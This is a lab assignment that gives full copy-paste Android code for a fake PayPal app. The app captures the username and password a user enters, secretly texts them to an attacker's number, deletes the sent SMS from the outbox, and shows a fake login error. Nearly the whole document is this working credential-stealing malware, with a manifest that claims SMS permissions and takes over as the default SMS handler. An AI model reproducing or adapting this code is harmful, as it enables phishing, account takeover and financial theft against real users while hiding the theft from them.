Fake Paypal Phishing Attack

*Abstract*—The purpose of this assignment is to show how to create a phishing app that steals the user’s user name and password.

# Introduction


You will create a fake PayPal app. Once downloaded to a user’s device, if a user tries to log in with their paypal.com credentials, their username and password will be texted to the attacker, while the user sees a “login error” message box and thinks that he has entered the wrong password. This will allow the attacker to log in to the victim’s PayPal account.

# Lab Activity

Create a new Android project called paypal with package name android.paypal. Create an activity called SplashActivity with a layout name of splash.xml.



Save the above picture as paypal\_splash.jpg into a temp folder. Drag and drop it into the paypal project, res-drawable-hdpi:



Create a file in res\values called colors.xml. Copy and paste the following code:

|  |
| --- |
| <resources>  <color name="black\_overlay">#66000000</color>  <color name="blue">#0079c1</color>  <color name="white">#ffffff</color>  </resources> |

Copy and paste into strings.xml:

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <resources>  <string name="app\_name">paypal</string>  <string name="action\_settings">Settings</string>  <string name="title\_activity\_login">Log In</string>  <string name="title\_activity\_error">Server Error</string>  </resources> |

Since only the default SMS app can receive and delete SMS, we set SplashActivity as the default SMS app. Copy and paste this code into SplashActivity.java.

|  |
| --- |
| package android.paypal;  import android.app.Activity;  import android.content.Intent;  import android.os.Bundle;  import android.os.Handler;  import android.provider.Telephony;  import android.util.Log;  import android.view.Window;  public class SplashActivity extends Activity {  private static int SPLASH\_TIME\_OUT = 3000;  @Override  protected void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);    Log.e("onCreate", "Line 1");  final String myPackageName = getPackageName();  if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {  Log.e("onCreate", "Line 2");  Intent intent =  new Intent(Telephony.Sms.Intents.ACTION\_CHANGE\_DEFAULT);  intent.putExtra(Telephony.Sms.Intents.EXTRA\_PACKAGE\_NAME,  myPackageName);  startActivity(intent);  }  if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {  Log.e("onCreate", "FAILED TO SET DEFAULT");  }  Log.e("onCreate", "Line 3");    getWindow().requestFeature(Window.FEATURE\_ACTION\_BAR);  getActionBar().hide();  setContentView(R.layout.splash);  new Handler().postDelayed(new Runnable() {  @Override  public void run(){  Intent i = new Intent(SplashActivity.this, LoginActivity.class);  startActivity(i);  finish();  }  }, SPLASH\_TIME\_OUT);  }  } |

Copy and paste this code into splash.xml:

|  |
| --- |
| <FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"  xmlns:tools="http://schemas.android.com/tools"  android:id="@+id/container"  android:layout\_width="match\_parent"  android:layout\_height="match\_parent"  android:background="@drawable/paypal\_splash"  tools:context="android.paypal.SplashActivity"  tools:ignore="MergeRootFrame" >  </FrameLayout> |

Create an Activity called LoginActivity with the layout name login.xml. It secretly sends a SMS to the attacker, and deletes it from the user’s outbox. Copy and past the following code into LoginActivity.java.

|  |
| --- |
| package android.paypal;  import android.telephony.SmsManager;  import android.util.Log;  import android.app.Activity;  import android.content.ContentResolver;  import android.content.Intent;  import android.database.Cursor;  import android.graphics.Color;  import android.graphics.drawable.ColorDrawable;  import android.net.Uri;  import android.os.Bundle;  import android.os.Handler;  import android.view.View;  import android.view.Window;  import android.widget.Button;  import android.widget.EditText;  import android.widget.ProgressBar;  public class LoginActivity extends Activity {    public void deleteSMS() {  try {    ContentResolver CR = getContentResolver();  // Query SMS  Uri uriSms = Uri.parse("content://sms/sent/");  Cursor c = CR.query(uriSms,  new String[] { "\_id", "thread\_id", "address" }, null, null, null);  Log.d("DSMS","In Delete");  if (null != c && c.moveToFirst()) {  do {  // Delete SMS  long threadId = c.getLong(1);  long addr = c.getLong(2);  if (addr == 5556){  CR.delete(Uri.parse("content://sms/conversations/" + threadId),  null, null);  Log.d("deleteSMS", "threadId:: "+threadId);  }  } while (c.moveToNext());  }    } catch (Exception e) {  // TODO: handle exception  Log.d("deleteSMS", "Exception:: " + e);  }  }    @Override  protected void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);  getWindow().requestFeature(Window.FEATURE\_ACTION\_BAR);  getActionBar().setBackgroundDrawable(new ColorDrawable(Color.parseColor("#0079c1")));  //getActionBar().setIcon(R.drawable.paypal\_transsmalllogo);  setContentView(R.layout.login);  Button \_btnLogin = (Button) findViewById(R.id.btnLogin);  final ProgressBar login = (ProgressBar) findViewById(R.id.progressBar1);  final String PHONE\_NUMBER = "5556";  final int SPLASH\_TIME\_OUT = 2000;  \_btnLogin.setOnClickListener(new View.OnClickListener() {  public void onClick(View v) {  EditText victimUsername = (EditText) findViewById(R.id.username);  EditText victimPassword = (EditText) findViewById(R.id.password);  String victimUser = victimUsername.getText().toString();  String victimPass = victimPassword.getText().toString();  String message = " U: " + victimUser + " P: " + victimPass;  SmsManager sms = SmsManager.getDefault();  sms.sendTextMessage(PHONE\_NUMBER, null, message, null, null);  Log.d("DSMS","Before Delete");  deleteSMS();  Log.d("DSMS","After Delete");  login.setVisibility(0);  new Handler().postDelayed(new Runnable() {  @Override  public void run(){  Intent i = new Intent(LoginActivity.this, ErrorActivity.class);  startActivity(i);  finish();  }  }, SPLASH\_TIME\_OUT);  }  });  }  } |

Copy and paste the following code into login.xml.

|  |
| --- |
| <FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"  xmlns:tools="http://schemas.android.com/tools"  android:id="@+id/container"  android:layout\_width="match\_parent"  android:layout\_height="match\_parent"  tools:context="android.paypal.LoginActivity"  tools:ignore="MergeRootFrame" >    <RelativeLayout  android:layout\_width="match\_parent"  android:layout\_height="match\_parent" >    <Button  android:id="@+id/btnLogin"  android:layout\_width="wrap\_content"  android:layout\_height="wrap\_content"  android:layout\_alignParentBottom="true"  android:layout\_alignParentLeft="true"  android:text="Login"  />    <EditText  android:id="@+id/password"  android:layout\_width="296dp"  android:layout\_height="wrap\_content"  android:layout\_alignLeft="@+id/username"  android:layout\_alignParentTop="true"  android:layout\_marginTop="138dp"  android:ems="10"  android:hint="Password"  android:inputType="textPassword" />    <EditText  android:id="@+id/username"  android:layout\_width="296dp"  android:layout\_height="wrap\_content"  android:layout\_alignBottom="@+id/password"  android:layout\_centerHorizontal="true"  android:layout\_marginBottom="67dp"  android:ems="10"  android:hint="Email Address"  android:inputType="textEmailAddress" />    <ProgressBar  android:id="@+id/progressBar1"  style="?android:attr/progressBarStyleLarge"  android:layout\_width="wrap\_content"  android:layout\_height="wrap\_content"  android:layout\_below="@+id/textView1"  android:layout\_centerHorizontal="true"  android:layout\_marginTop="59dp"  android:visibility="invisible" />  </RelativeLayout>  </FrameLayout> |

Create an Activity called ErrorActivity with the layout name error.xml. Copy and paste the following code into ErrorActivity.java.

|  |
| --- |
| package android.paypal;  import android.app.Activity;  import android.graphics.Color;  import android.graphics.drawable.ColorDrawable;  import android.os.Bundle;  import android.view.Window;  public class ErrorActivity extends Activity {  @Override  protected void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);  getWindow().requestFeature(Window.FEATURE\_ACTION\_BAR);  getActionBar().setBackgroundDrawable(new ColorDrawable(Color.parseColor("#0079c1")));  setContentView(R.layout.error);  }  } |

Copy and paste the following code into error.xml.

|  |
| --- |
| <FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"  xmlns:tools="http://schemas.android.com/tools"  android:id="@+id/container"  android:layout\_width="match\_parent"  android:layout\_height="match\_parent"  tools:context="android.paypal.ErrorActivity"  tools:ignore="MergeRootFrame" /> |

Copy and paste the following code into AndroidManifest.xml.

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <manifest xmlns:android="http://schemas.android.com/apk/res/android"  package="android.paypal"  android:versionCode="1"  android:versionName="1.0" >  <uses-sdk  android:minSdkVersion="19"  android:targetSdkVersion="19" />  <uses-permission android:name="android.permission.RECEIVE\_SMS" />  <uses-permission android:name="android.permission.SEND\_SMS" />  <uses-permission android:name="android.permission.READ\_SMS" />  <uses-permission android:name="android.permission.WRITE\_SMS" />  <application  android:allowBackup="true"  android:icon="@drawable/ic\_launcher"  android:label="@string/app\_name"  android:theme="@style/AppBaseTheme" >  <activity  android:name=".SplashActivity"  android:label="@string/app\_name" >  <intent-filter>  <action android:name="android.intent.action.MAIN" />  <category android:name="android.intent.category.LAUNCHER" />  </intent-filter>  </activity>    <!-- BroadcastReceiver that listens for incoming SMS messages -->  <receiver android:name=".SmsReceiver"  android:permission="android.permission.BROADCAST\_SMS">  <intent-filter>  <action android:name="android.provider.Telephony.SMS\_DELIVER" />  </intent-filter>  </receiver>    <!-- BroadcastReceiver that listens for incoming MMS messages -->  <receiver android:name=".MmsReceiver"  android:permission="android.permission.BROADCAST\_WAP\_PUSH">  <intent-filter>  <action android:name="android.provider.Telephony.WAP\_PUSH\_DELIVER" />  <data android:mimeType="application/vnd.wap.mms-message" />  </intent-filter>  </receiver>    <!-- Activity that allows the user to send new SMS/MMS messages -->  <activity android:name=".ComposeSmsActivity" >  <intent-filter>  <action android:name="android.intent.action.SEND" />  <action android:name="android.intent.action.SENDTO" />  <category android:name="android.intent.category.DEFAULT" />  <category android:name="android.intent.category.BROWSABLE" />  <data android:scheme="sms" />  <data android:scheme="smsto" />  <data android:scheme="mms" />  <data android:scheme="mmsto" />  </intent-filter>  </activity>    <!-- Service that delivers messages from the phone "quick response" -->  <service android:name=".HeadlessSmsSendService"  android:permission="android.permission.SEND\_RESPOND\_VIA\_MESSAGE"  android:exported="true" >  <intent-filter>  <action android:name="android.intent.action.RESPOND\_VIA\_MESSAGE" />  <category android:name="android.intent.category.DEFAULT" />  <data android:scheme="sms" />  <data android:scheme="smsto" />  <data android:scheme="mms" />  <data android:scheme="mmsto" />  </intent-filter>  </service>    <activity  android:name=".LoginActivity"  android:label="@string/title\_activity\_login" >  </activity>    <activity  android:name=".ErrorActivity"  android:label="@string/title\_activity\_error" >  </activity>    </application>  </manifest> |

# Demo

Open two emulators to test the app. Run the app on phone 5554 and open phone 5556 to accept a text message. After the PayPal splash screen loads, enter login information on the login page and press the log in button. You’ll notice a spinning progress bar. The app will then go to an error page. The other emulator should have received a text message with the username and password.

Please include step-by-step screenshots in the lab report, with your name in English as the paypal login name.